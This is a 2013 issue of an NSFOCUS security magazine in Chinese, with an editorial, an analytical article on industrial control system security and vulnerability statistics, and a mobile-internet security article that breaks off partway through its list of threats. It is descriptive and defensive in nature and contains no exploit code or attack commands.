安全+
SECURITY
2013/04 总第020
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

工业控制系统及其安全性研究

智能化识别、精细化控制、一体化扫描

——应用层防护，下一代防火墙需要"三步走"

《2012绿盟科技威胁态势报告》提要

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2013/04 总第 020

安全+ SECURITY+

目录 CONTENTS

勾画2013网络信息安全战略地图

有道是“昔日王谢堂前燕,飞入寻常百姓家”,从 2010 年以来沸沸扬扬的 APT 攻击,到 2012 年已经不再是国家对抗、网络战等似乎只有军队和政府机构才关注的威胁,越来越多的案例将 APT 引入了普通商业机构也需要严肃考虑的网络威胁,这些 APT 和各种定向攻击、或我们姑且称之为准 APT、NAPT, 或者通过特定的 0-day 漏洞制作的特定利用入侵关键信息系统,或者有针对性地运用了“免杀”、“躲避”等技术来穿透反病毒系统和 IPS/IDS 系统的防护,短平快,偷取重要情报和商业机密。不夸张地说,有重要价值的信息资产,就会有 APT 或定向攻击的潜在威胁。

威胁实实在在,我们该用什么武器来还击呢?

编者认为或许可以从三个角度来勾画 2013 年的网络信息安全战略地图,第一是各种下一代安全产品,第二是安全管家服务 MSS 和安全 SaaS 或 SECaaS, 第三是工业控制系统的安全。

下一代安全产品主要是指具备应用和用户感知能力、统一检测引擎和虚拟执行技术、白环境和灰度检测技术、云中安全智能、快速威胁响应和升级能力等特征的安全产品。相对于传统的防火墙、反病毒、入侵检测等产品,下一代安全产品的对抗能力、智能性、响应速度都大为提高,在对抗 APT 的战斗中非常关键。

MSS 服务并不是新鲜事物,早年的 MSS 主要是安全设备的简单维护管理或相关的人力外包。但是在下一代安全产品的语境下,MSS 服务是 NG 安全产品能够发挥最大效力的理想伙伴,可以明显加快对威胁的响应速度,从而减小受害时间窗口。SECaaS 则可以视为网络安全产品的“云”化,下一代安全产品具备了在“云”中集成多种安全智能的能力,所以,SECaaS 是网络安全产品在云计算时代的一种天然的进化,必将在未来网络攻防武器库中扮演重要角色。

工业控制系统是 APT 的主战场之一,没有之一可能有些夸张。不同于普通的网络环境,工业控制系统有自己独特的物理环境、协议、管理制度、ICT 产品供应链和生态环境等,因此也有自己独特的网络攻防地貌,识别其典型的漏洞和威胁无疑是启动工业控制系统攻防研究和建设的第一步。

希望本期的十二篇文章能够给您带来 2013 年的一些共鸣和启发。

工业控制系统及其安全性研究

战略研究部　李鸿培　忽朝俭　安全研究部　于旸　西安分公司　曹嘉

关键词：工业控制系统　安全威胁　漏洞分析

摘要：随着工业信息化的快速发展，电力、交通、石油化工等国家重要行业的工业控制系统的信息安全问题也变得越来越重要。本文在初步介绍工业控制系统的基本概念的基础上，首先对工业控制系统所面临的安全问题及其与传统 IT 系统的差异性进行了讨论；接着对工业控制系统的协议安全性及相关漏洞情况进行了统计分析。最后针对当前工业控制系统所面临的安全威胁及相关问题提出了针对性的安全建议。

一、引言

随着工业信息化进程的快速推进，信息、网络以及物联网技术在智能电网、智能交通、工业生产系统等工业控制领域得到了广泛的应用，极大地提高了企业的综合效益。为实现系统间的协同和信息分享，工业控制系统也逐渐打破了以往的封闭性：采用标准、通用的通信协议及硬软件系统，甚至有些工业控制系统也能以某些方式连接到互联网等公共网络中，这使得工业控制系统也必将面临病毒、木马、黑客入侵、拒绝服务等传统的信息安全威胁。

近年来，以“伊朗布什尔核电站遭到‘震网病毒’攻击”[2][3][4]为代表的一系列针对工业控制系统的信息安全事件 [5] 表明：

- 工业控制系统近年来面临的安全威胁日益严重，相关安全事件急剧增加（如图 1 所示）。
- 对电力、石油化工、核工业等国家重要行业的工业控制系统进行攻击，已成为敌对国家、恐怖组织以及犯罪分子为达到其政治、军事、经济或信仰等目的的新型威胁手段 [6]。
- 攻击者具有明确的攻击目标，在攻击时也多采用新的技术手段以及有组织的、持久的协同攻击模式 [6]，诸如高级持续性威胁（Advanced Persistent Threat,APT）的新型攻击手段已经对安全厂商及相关研究机构的安全服务能力提出了严峻的挑战。




图1 ICS-CERT 统计的工业控制系统安全事件

备注：根据 ICS-CERT（US-CERT 下属的专门负责工业控制系统的应急响应小组）的统计，2011 年共上报工业控制系统相关的安全事件 198 起，较 2009 和 2010 年均有较大幅度上升，安全事件主要集中在能源、水利、化工、政府机构以及核设施等领域，其中能源行业的安全事件在三年间共 52 起，占安全事件总数的 21%。

虽然针对工业控制系统 (ICS) 的安全事件与互联网上的攻击事件相比，数量少得多，但由于 ICS 对于国计民生的重要性，每一次事件都会带来巨大的影响和危害。

工业控制系统脆弱的安全状况以及日益严重的攻击威胁，已引起了世界各国的高度重视。尤其在 " 震网病毒 " 爆发后，工业控制系统作为国家关键基础设施（CIP）的重要组成部分，已成为国家空间安全和信息安全的关注热点。其安全性甚至被提升到了 " 国家安全战略 " 的高度，并在政策、标准、技术、方案等方面展开了积极应对 [7][8][9][10][11]。

但由于国内工业控制系统及其工作环境的相对封闭性，国内安全研究团队的研究对象以前多集中在互联网和传统的信息系统上，很少关注工业控制系统，自然不会有太多的工业控制系统安全相关的研究成果和实践经验。同时，工业控制系统提供商则更关注工业控制系统的可用性和实时性，对系统的安全性问题及防护措施也涉及不多。虽然在有利政策、用户需求及工业控制系统安全事件的驱动下，国内安全界在工业控制安全方面已有部分研究成果问世 [2]，但仍缺乏对工业控制系统安全性的系统化分析与讨论。

本文将结合绿盟科技在安全攻防及漏洞分析方面的技术优势，在了解工业控制系统的基础上，期望能够系统地讨论工业控制系统的系统脆弱性及其所面临的安全威胁，并据此给出我们的安全建议。

二、工业控制系统概述

工业控制系统（ICS-Industrial control system）一般是指由计算机设备与工业过程控制部件组成的自动控制系统，目前被广泛地应用于电力、水处理、石油化工、交通运输、制造业等行业。国际自动化协会（ISA）与 IEC/TC65/WG 整合后发布 IEC 62443《工业过程测量、控制和自动化 网络与系统信息安全》对工业控制系统给出了定义，即："工业控制系统包括了制造和加工厂站和设施、建筑环境控制系统、地理位置上具有分散操作性质的公共事业设施（如电力、天然气）、石油生产以及管线等进行自动化或远程控制的系统。"

通常情况下工业控制系统包括但不限于以下子系统或功能组件（如图 2）：

- 数据采集与监控系统（SCADA）、分布式过程控制系统（DCS）、可编程逻辑控制器（PLC）、远程测控单元（RTU）、网络电子传感 / 监视 / 控制 / 诊断系统等
- 相关信息系统，如图形化界面、过程历史库、制造执行系统（MES）以及厂站信息管理系统




图 2　工业控制系统的系统架构

相关组件功能的详细介绍（略，内容详见技术研究报告 [1]）。

三、工业控制系统的安全性分析

（一）工业控制系统与传统信息系统的安全性差异

在传统的信息安全领域，通常将保密性（Confidentiality）、完整性（Integrity）和可用性（Availability）称为安全的三种基本属性，简称 CIA。并且通常认为保密性的优先级最高，完整性次之，可用性最低。

但在工业控制系统领域则有较大差异。工业控制系统强调的是工业自动化过程及相关设备的智能控制、监测与管理。它们在系统架构、设备操作系统、数据交换协议等方面与普通 IT 信息系统存在较大差异，而且更为关注系统的实时性、可控性及业务连续性 [1]。因此，在考虑工业控制系统安全时要优先保证系统的可用性；因各组件之间存在固有的关联，因此完整性次之；而对于数据保密性来说，则由于工控系统中传输的数据通常是控制命令和采集的原始数据，需要放在特定的背景下分析才有意义，而且多是实时数据，因此对保密性的要求最低，这应是工业控制系统安全与传统 IT 信息系统安全的原则性区别之一。

工业控制系统作为企业的核心生产运营系统，其工作环境具有严格的管理，外人很难进入；同时，系统自身也多与企业的办公网络（普通 IT）系统之间存在一定的隔离措施，与互联网也多处于物理隔离的状态；而且，工业控制系统主要由基于嵌入式操作系统（如 VxWorks、uCLinux、WinCE 等）及专用通信协议或通信规约（如 OPC、ModBus、DNP3 等）的工业控制设备或系统（PLC、RTU、DCS、SCADA 等）组成。也就是说，工业控制系统的相对封闭性以及其系统设备及通信规约的专有性，使得我们在考虑工业控制系统安全性及应对策略时将与传统 IT 信息系统存在较大的差异。下面我们从系统所面临的安全威胁及相应的系统安全防护与安全运维管理的角度等对这些差异性进行讨论（表格 1）。

对比项	工业控制系统（ICS）		传统 IT 信息系统
安全威胁	威胁来源	以组织为主	个体群体组织
	威胁来源	攻击目的性强的高级持续性威胁（APT:StuxNet、Duqu 等） 采用有组织的多攻击协同模式	常用攻击方式：拒绝服务、病毒、恶意代码、非授权访问、欺骗等 也有一些组织采用 APT 的攻击模式攻击重要信息系统
安全防护	系统安全	关注 ICS 系统及其设备专用操作系统的漏洞、配置缺陷等问题 当前系统防护能力不足：系统补丁管理困难、安全机制升级困难	关注通用操作系统的漏洞、配置缺陷及资源非授权访问等问题 系统级防护能力较强（防病毒、补丁管理、配置核查、外设管控等系统级安全手段丰富）
	网络安全	重点关注专有通信协议或通信规约的安全性及实时、安全的传输能力 ICS 系统缺乏统一的数据通信协议标准，通信协议（规范）的种类繁多 专有通信协议及规约通常只强调通信的实时性及可用性，对安全性考虑不足：如缺少足够强度的认证、加密与授权等 通常需要与互联网进行物理隔离	主要关注 TCP/IP 协议簇的数据传输安全、拒绝服务、应用层安全等，一般对数据传输的实时性要求不高 安全技术、产品、方案相对成熟，安全防护能力强 一般不要求与互联网物理隔离
	数据安全	重点关注 ICS 设备的状态、控制命令等信息在传输、处理及存储中的安全性	服务器中存储数据的安全存储及授权使用
安全管理	身份管理	系统用户身份认证及授权管理相对简单，甚至没有 部分控制设备是通过硬件实现的，难以对密码进行周期性修改	系统用户身份认证及授权管理相对简单，甚至没有 部分控制设备是通过硬件实现的，难以对密码进行周期性修改
	补丁管理	ICS 系统补丁管理困难、漏洞难以及时处理 ICS 系统补丁兼容性差、发布周期长，系统可用性与业务连续性的硬性要求使得 ICS 系统管理员绝不会轻易安装非 ICS 设备制造商指定的升级补丁 使用周期长、相对陈旧的系统，也可能因无法继续得到厂商的支持，而造成系统漏洞无法及时打补丁	传统 IT 信息系统的漏洞与补丁管理系统（或工具）比较成熟，漏洞一般可以及时地得到处理
	行为管理	ICS 需严格防止系统误操作与蓄意破坏 通常缺乏日志审计及配置变更管理 部分 ICS 系统不具备审计功能；或者虽有日志审计功能，但系统的性能要求决定了它不能开启审计功能	一般有比较完善的信息系统操作及网络行为的审计机制
	应急响应	需要保障 ICS 系统业务连续性的应急响应计划，强调快速响应	应急响应计划可选

表格 1　工业控制系统与传统 IT 系统的安全性对比分析

通过上面的讨论可知，工业控制系统安全也可以算是信息安全研究领域的一个新课题，显然对工业控制系统的自身脆弱性以及系统间通信规约的安全性问题的分析将是对工业控制系统安全性展开深入研究的基础。

（二）工业控制系统协议的安全性

（略，内容详见技术研究报告 [1]）

（三）工业控制系统相关漏洞的统计分析

工业控制系统相关漏洞的分析数据主要依据绿盟科技安全漏洞库 [17] 中所收录的漏洞信息整理而成。

截止到 2012 年 11 月底，绿盟科技安全漏洞库中共收录到 216 个与工业控制系统相关的漏洞。本文我们主要按发布时间、威胁类型、厂商分布等几个角度对这些漏洞进行统计分析，结果如下：

图 3 给出了从 2007 年到 2012 年 11 月之间所发布的 ICS 漏洞按年度进行统计分析的结果。从图中可以很明显地看出：在 2011 年之前，公开披露的工业控制系统相关漏洞的数量相当少；但在 2011 年却出现了井喷现象，并持续到 2012 年。这显然与 2010 年的“震网病毒”引起大家对工业控制系统安全问题的广泛关注有关。我们预计至少在未来一段时间内，工业控制系统仍然将是漏洞研究者们感兴趣的话题。

图 3　公开漏洞数量的年度统计分析图

由于工业控制系统更加强调对系统的控制能力，因而它所关注的安全问题多是防止违规的越权操作以及避免业务的中断，保障控制系统的实时、正常运行。因此，我们在分析工业控制系统漏洞的时候，采用了新的威胁分类标准。按照漏洞可能造成的危害，分为越权执行、越权写入、越权读取、拒绝服务四大类威胁：

- 越权执行，指的是缓冲区溢出、命令执行、SQL 注入等可以直接对系统造成较大程度控制的漏洞。
- 越权写入，指的是能以某种方式在系统上写入文件、修改用户密码和系统配置等，但无法直接执行代码的漏洞。
- 越权读取，指的是能读取指定或任意文件、内存信息等的漏洞。
- 拒绝服务，指的是可导致进程崩溃、死锁等，使软件无法正常工作的漏洞。




图 4　公开漏洞按威胁类型分布的统计分析

图 4 即为我们按威胁类型对工业控制相关漏洞进行分析的结果。分析结果表明：越权（执行、写入、读取）类漏洞占绝大多数，而其中危害最严重的越权执行类漏洞数量也是最多的，约占全部漏洞的 61.6%。

通过对越权执行类漏洞的详细分析发现：这类漏洞又以缓冲区溢出类漏洞最多，

约占该类漏洞的一半以上。从整体上看，近年来缓冲区溢出类漏洞无论是绝对数量还是相对比例都呈下降趋势，而在工业控制系统领域却出现较多缓冲区溢出类漏洞的现象，我们认为其主要原因可能是因为以前研究者对此类漏洞关注较少，所以很多软件中累积了大量此类漏洞，而当研究者们开始对这些软件进行检查时，积累多年的漏洞就暴露了出来。




图 5　公开漏洞所涉及的主要 ICS 系统厂商

图 5 则讨论了这些公开漏洞所涉及的主要工业控制系统厂商以及各厂商的相关漏洞所占的比例。

但需要说明的是：各厂商产品的漏洞数量不仅与产品自身的安全性有关，也和厂商的产品种类、产品的复杂度以及受研究者关注的程度等多种因素有关。所以，我们并不能简单地认为：公开漏洞数量越多的厂商，其产品就越不安全。

（四）工业控制系统的虚拟攻击场景分析

（略，内容详见技术研究报告 [1]）

四、工业控制系统的安全问题及应对措施

虽然因工业控制系统工作环境相对封闭、多采用专用通信协议，且很难获得工业控制系统的研究分析样本而很少遭到入侵攻击，但并不能说工业控制系统的用户就可以高枕无忧。前面的研究结果表明，目前工业控制系统普遍存在一些严重的安全问题 [1]。本文因篇幅所限，只摘取其中的一个安全问题进行分析（其它安全问题及应对措施，详见技术研究报告 [1]），并结合我们在信息安全领域的最佳实践提供相应的应对措施及安全建议，具体如下：

问题一：严重漏洞难以及时处理，系统安全风险巨大

根据前面的分析可知，当前主流的工业控制系统普遍存在安全漏洞，且多为能够造成远程攻击、越权执行的严重威胁类漏洞，并且近两年漏洞的数量正呈快速增长的趋势。同时，工业控制系统通信协议种类繁多、系统软件难以及时升级、设备使用周期长以及系统补丁兼容性差、发布周期长等现实问题，又造成工业控制系统的补丁管理困难，难以及时处理威胁严重的漏洞。面对有组织、有目的的攻击者，工业控制系统这种漏洞百出的现状将使其面临严重的安全威胁。

应对措施及建议：

加强对工业控制系统的脆弱性（系统漏洞及配置缺陷）的合作研究，提供针对性的解决方案和安全保护措施。

（一）源头控制

a) 运营组织和关键提供商建立工业控制系统开发的全生命周期安全管理。

b) 在系统的需求分析、架构设计、开发实现、内部测试、第三方测试和人员知识传递等研发生命周期的典型阶段，融入安全设计、安全编码以及安全测试等相关安全技术，尽可能系统地识别和消除各个阶段可能出现的来自于人员知识和技能、开发环境、业务逻辑引入系统缺陷的安全风险（如图 6 所示）。

图 6 绿盟科技应用安全开发生命周期（NSFocus ADSL）

（二）分析、检测与防护

a) 工业控制系统行业应积极展开与安全研究组织或机构的合作。

b) 加强对重要工业控制系统所使用软硬件的静态和动态代码脆弱性分析、系统漏洞分析研究。

c) 开发工业控制系统行业专用的漏洞扫描、补丁管理及系统配置核查工具。

（三）漏洞库管理

a) 国家主管机构主导建立权威的 ICS 专业漏洞库以及完善的漏洞安全补丁发布机制。

（其它内容略）

五、工业控制系统的安全问题及应对措施

工业控制系统安全的重要性及其普遍安全防护措施不足的现实，使得工业控制系统在面临攻击者的持续关注及新型攻击手段时，如何确保其安全性无疑是一项非常艰巨的任务，任何疏漏都可能导致灾难。而且工业控制系统所面临或关注的安全问题也和当前业内熟悉的互联网安全存在相当大的差异，这些都必将对安全厂商及相关研究机构在工业控制系统方面的安全服务能力提出严重的挑战。本文对工业控制系统及其安全性进行了初步讨论，期望这些讨论内容能够帮助大家更好地了解工业控制系统及其所面临的安全问题，进而提供更好的安全解决方案。

参考文献

1. 李鸿培、于旸、忽朝俭、曹嘉、侯云晓，工业控制系统及其安全性研究报告，绿盟科技技术报告，2012 年 12 月

2. 曹嘉，ICS 工业控制系统安全事件分析，2012 年 10 月

3.Gregg Keizer. Is Stuxnet the 'best' malware ever? Infoworld Retrieved 16 September 2010

4.Halliday, Josh. Stuxnet worm is the 'work of a national government agency'. London: The Guardian. Retrieved 27 September 2010

5.Robert McMillan. Iran was prime target of SCADA worm. Computerworld Retrieved 17 September 2010

6. 李鸿培，下一代安全技术方向的思考，技术报告，绿盟科技内部报告，2012 年 4 月

7. 关于加强工业控制系统信息安全管理的通知，工信部协 [2011]451 号

8.Guide to Industrial Control Systems (ICS) Security:NIST,SP800 – 82.,June,2011

9.Guide for Assessing the Security Controls in Federal Information Systems and Organizations:NIST,SP800 – 53A.

10.NSTB Assessments Summary Report:Common Industrial Control System Cyber Security Weaknesses. May.2010

11. 唐文，工业基础设施信息安全，技术报告，西门子中国研究院，2011 年

12. 谢斌，烟草工业控制系统安全分析与防护思路，绿盟科技技术内刊，Vol.16,2012 年 4 月

移动互联趋势下的信息安全需求

战略研究部　王卫东

关键词：移动互联　Wi-Fi　BYOD　WLAN　Wireless IPS

摘要：本文从分析移动互联的趋势入手，从终端、网络、业务三个方面分析这种趋势下面临的威胁以及由此衍生出的新的安全需求。

1. 前言

移动互联是指智能手机和平板电脑，广义上还包括笔记本电脑等移动设备作为信息终端，以 Web 浏览器作为主要客户端程序来访问企业 IT 系统或网络上多样化的满足移动环境下的信息化服务。这种终端移动化的趋势在互联网和企业 IT 系统领域产生了诸多影响，如移动互联业务的兴起、自带设备的采用（BYOD）等等。这些新的变化所引发的安全威胁必然衍生出新的安全需求。

2. 移动互联概述

2.1 移动互联的图示

图 1 清晰地展示出移动设备作为信息终端的两大场景：企业的移动办公和运营、面向公众的移动互联网。企业员工在公司的办公场所可以通过内部的 WLAN 访问 IT 系统，也可以通过运营商的网络，用加密通道访问。公众用户使用移动设备享受各种信息化的服务，如手机支付、远程教学、移动医疗等等。

图 1 移动互联的图示

2.2 移动互联的特征

在移动互联的网络环境中，接入终端、业务应用、网络架构与以往相比都发生了很大变化，主要包括：

- 终端移动化

全球 PC 出货量正在减少，与此同时移动终端的出货量大幅增加，其中平板电脑的出货量已经超过 PC。根据 Gartner 公司 10 月 11 日公布的数据，2012 年 Q3 全球 PC 出货量为 8750 万台，同比减少了 8.3%。而 IDC 的数据表明，2011 年平板电脑实际出货量为 7090 万台，预计

2012 年全年将达到 1.171 亿台，同比增长 65.1%。Strategy Analytic 和 IHS 公司也给出类似的数据。根据目前的数据来看，年初的预测还是相对保守的，PC 的出货量比预测的要低，而平板电脑的出货量要远高于预期。




图 2　台式 PC、移动终端出货量趋势预测
移动互联网用户与 PC 互联网用户增速对比

- 接入无线化

移动终端接入技术从 GPRS、EDGE 向无线宽带接入技术演进，如 HSPDA、LTE、Wi-Fi、Femtocell 等。国内三大运营商均选择 Wi-Fi 作为无线接入的主要技术。截止到 2012 年 6 月底，中国移动 WLAN 无线接入点近 283 万个，成为承载数据流量的重要手段。WLAN 已经成为承载中移动无线流量的重要组成部分，流量占比达 68.6%。

- 服务信息化

科技的进步，极大地拓展了人类的活动空间。这种空间自由度的提升也引发了很多移动情况下的信息服务需求。典型的业务包括：移动支付、在线视频、在线阅读、定位服务、电子票卡、即时通讯、网络游戏等等。

- 应用流行化和个性化

很多移动应用具有极强的流行性，风靡一时后就会被新的应用所替代。网络游戏尤甚。因此很多应用的开发周期比以往大大缩短。由于应用更加满足个性化需求，分布呈现出明显的长尾化趋势。

2.3 移动互联的典型业务和场景

虽然网络游戏、即时通讯、定位服务、社交网络、在线视频、在线阅读、在线音乐等目前仍是移动设备上的主要行为，但是在移动互联的大趋势下，又涌现出很多新兴的与移动特性紧密结合的业务和场景。

- 移动支付

移动支付 (Mobile Payment), 也称为手机支付，就是允许用户使用其移动终端（通常是手机）对所消费的商品或服务进行账务支付的一种服务方式。移动支付是移动互联环境下，发展最为迅猛的业务。根据中国人民银行的统计，截至 2011 年底中国移动支付客户数达到 1.45 亿户，而交易量也成倍增长（图 3）。

图 3 中国移动支付交易业务笔数（单位：亿）
数据源：《中国支付体系发展报告（2010）》，中国人民银行，2011 年；和讯网，2012 年

移动支付的商业模式大体上分为四类，即运营商独立运营、运营商主导、第三方运营、银行主导（图 4）。运营商方面，中国移动已计划实施 NFC-SWP 方案；联通可能更看好远程支付方案；而电信则考虑将已有用户转化为移动支付用户。同时在银行业，银联早已推出类似 Square 的手机刷卡器方案，招行的移动支付应用一直很受欢迎；华夏银行则希望让手机和卡承载消费与身份认证功能，完成各种生活场景的支付应用。




图 4 移动支付的四种商业模式

中国移动支付产业前景看好，但发展缓慢。原因主要是产业链中运营商、金融机构、第三方服务商等各方处于竞争为主的状态，商业模式尚不清晰，又由于政府监管滞后，使之存在技术标准不统一、安全隐患较大等问题。例如市场上目前存在三种终端方案，即更换NFC(近距离无线通信技术)手机、更换SIM卡，加装支持移动支付功能的SD卡。虽然移动支付行业标准征求意见稿已于2011年10月草拟完毕，但正式的标准仍在讨论中，没有发布。

- 移动办公

据海比研究调查发现，96% 的企业希望将业务部署到移动终端，93% 的企业领导希望实现移动办公。2011 年企业级移动应用的市场规模大概在 60 亿，预计未来企业级移动应用市场的增长将达到 40%[ccidnet]。企业广泛采用移动应用，这表明他们确信移动设备能够为其创造巨大的价值。一般来说，部署一项新技术实际获得的收益往往远低于此前期望获得的收益。然而，对于目前正在使用智能电话和平板电脑的企业来说，70% 的调查对象期望移动应用能进一步提高员工的工作效率，而实际上，77% 的调查对象已经看到实施后生产力的提升。此外，59% 的调查对象现在正在依靠移动设备实施一系列的业务应用，这就显示出，移动应用已经逐渐成为主流 [Symantec]。

据《2012 中国企业级移动信息化与移动安全发展报告》显示，近 3/4 的用户已经在开始筹划甚至完成了将移动与企业业务的结合，已经立项、试点、推广、完成的用户量达到了 45%，还有 28% 的用户处于调研阶段。企业希望引入移动终端加强自身业务的需求非常强烈。

- 电子票卡

人们的出行活动离不开各种票卡。在移动商务逐渐普及的今天，电子票卡已经被广泛采用，如电子登机牌、电子门票、电子优惠券等等。

- 移动医疗（mHealth）

2011 年 11 月 29 日最新的医疗科技研究显示，移动医疗解决方案的前景一片光明，ABI 研究公司最近公布的一份报告预测，体育与健康移动应用的市场规模将从 2010 年的 1.2 亿美元增长至 2016 年的 4 亿美元，即在未来 4 年中翻两番。智能手机为医疗保健应用提供了新的使用和支持方式，它们与这些互补性的诊断和健康测量设备连接起来，令移动医疗市场及其顾客从中受益。市面上出现了很多很好的智能健康跟踪设备，比如可以戴在手腕上的 Basis 心脏健康跟踪器以及 Lark 的睡眠监测带等等。这些可穿戴的设备会连接到应用和 Web 的控制面板上，帮助用户跟踪和改善他们的健康状况。这种类型的解决方案正变得越来越人性化和智能化，而且有很多都开始利用游戏机制来吸引用户，促使他们重复使用这些设备。

移动应用程序还可以帮助用户跟踪自己的运动，聚合所有的健身和健康数据，生成“健康图”，通过简单界面为用户提供跨平台和移动设备的服务。同时，对健康记录进行数字化以及简化医疗保险的解决方案也会纷纷出炉。

3. 移动互联的安全威胁

3.1 终端安全威胁

• 空中窃听

攻击者可以截获无线电信号并解析出数据。用于无线窃听的设备与用于无线网络接入的设备相同，这些设备经过很小的改动就可以被设置成截获特定无线信道或频率的数据的设备。这种攻击行为几乎不可能被检测到。

• 漏洞利用

移动终端的操作系统、应用程序甚至固件都曾被发现存在漏洞，攻击者可以利用这些漏洞进行各种形式的攻击。据最新研究表明，针对 Android 设备的恶意软件数量在过去不到一年的时间里增长了 41 倍。研究还发现超过半数的 Android 设备存在未经修复的安全漏洞。设备厂商和运营商们补丁发布迟缓是造成消费者已经购买的 Android 设备无法及时修复漏洞的主要原因。

2012 年 5 月 18 日，据英国科技网站 The Register 报道，德国乌尔姆大学的研究学者在对 Android 平台的安全性进行研究后发现，99% 的 Android 手机都存在密码容易失窃的漏洞。研究发现，Android 平台存在一个与名为 “Client Login” 的身份验证协议有关漏洞，在用户输入受密码保护的服务的身份凭证以后，黑客就能通过这个漏洞收集和使用手机用户存储的数字标识符。该协议现存在于 Android 2.3.3 及以前版本中，因此大多数 Android 手机都存在这个漏洞。

2012 年 10 月 22 日有媒体报道，来自汉诺威和马尔堡大学的专家们最近发布一项研究声称，在 Google Play Store 提供的最流行的免费应用程序（App）中，许多都可能带有导致 man-in-the-middle(MITM) 攻击的漏洞，这将严重威胁到用户隐私。攻击者得以窃取高度敏感的用户信息，包括他们在 Facebook、WordPress、Twitter、Google、Yahoo 甚至网上银行的用户名和密码。专家表示，“Google's Play 市场数据表明，目前，带有这种漏洞的 App 程序累积安装量在 3950 万 ~18500 万之间。实际安装数量可能会更大，因为这还没有包括其他安卓 App 市场的安装量。”

2012 年 10 月下旬媒体披露出，最近的实例代码测试中发现 Broadcom 的 BCM4325 和 BCM4329 两个无线芯片固件非常容易受到攻击。搭载这两款芯片的设备有 iPhone 4, iPad, iPad 2, HTC Droid Incredible 2, Motorola Droid X2 和福特汽车的无线模块等，这些芯片连接 WiFi 网络后容易受到攻击的影响而断线。研究者 Andrés Blanco 说：“攻击者只需要准备一个支持 802.11 规格的无线网卡就能轻松地向你发动攻击”。 该脆弱性的 CVE 编号为 CVE-2012-2619, 在 CWE 分类为 “输入验证错误（Input validation error [CWE-20]）”。

早在 2002 年就有安全公司宣称，手机的蓝牙功能存在漏洞，可导致攻击者取得手机的控制权，进而通过发送短信、拨打电话、浏览网页等消耗受害者的资费，通过查看通讯簿等获得受害人的隐私信息。

2006 年欧洲一个电脑研究组织已经表示，软件病毒可以插入射频识别（RFID）标签当中，感染 RFID 芯片的内存。RFID 芯片技术已经引发了人们对隐私及监视问题的争论。现在，研究人员出台的这份报告更加增加反对人士对这方面的担忧，比如，恐怖分子和走私者今后可以利用 RFID 漏洞侵入机

场的行李扫描系统。

• 病毒木马

病毒木马等恶意软件是 PC 时代的主要安全威胁，智能终端的出现为这类恶意程序提供新的生存环境。从病毒传播渠道上看，手机病毒来源主要包括：

- 文本短信和多媒体短信中夹带恶意 URL
- 蓝牙接口
- 播放攻击构造的恶意多媒体文件
- 与感染恶意程序的 PC 机互联
- 安装未经安全检验的第三方应用程序或手机 ROM

在 2011 年第三届通信网络和信息安全高层论坛上，网络安全专家就显示了利用彩信夹带恶意 URL 以及利用手机浏览器漏洞成功植入木马，进而对 Android 手机进行控制的全过程。2011 年底，上亿智能手机被曝已植入 CIQ 手机间谍软件，秘密传送用户信息，引发全球瞩目。

• 拒绝服务

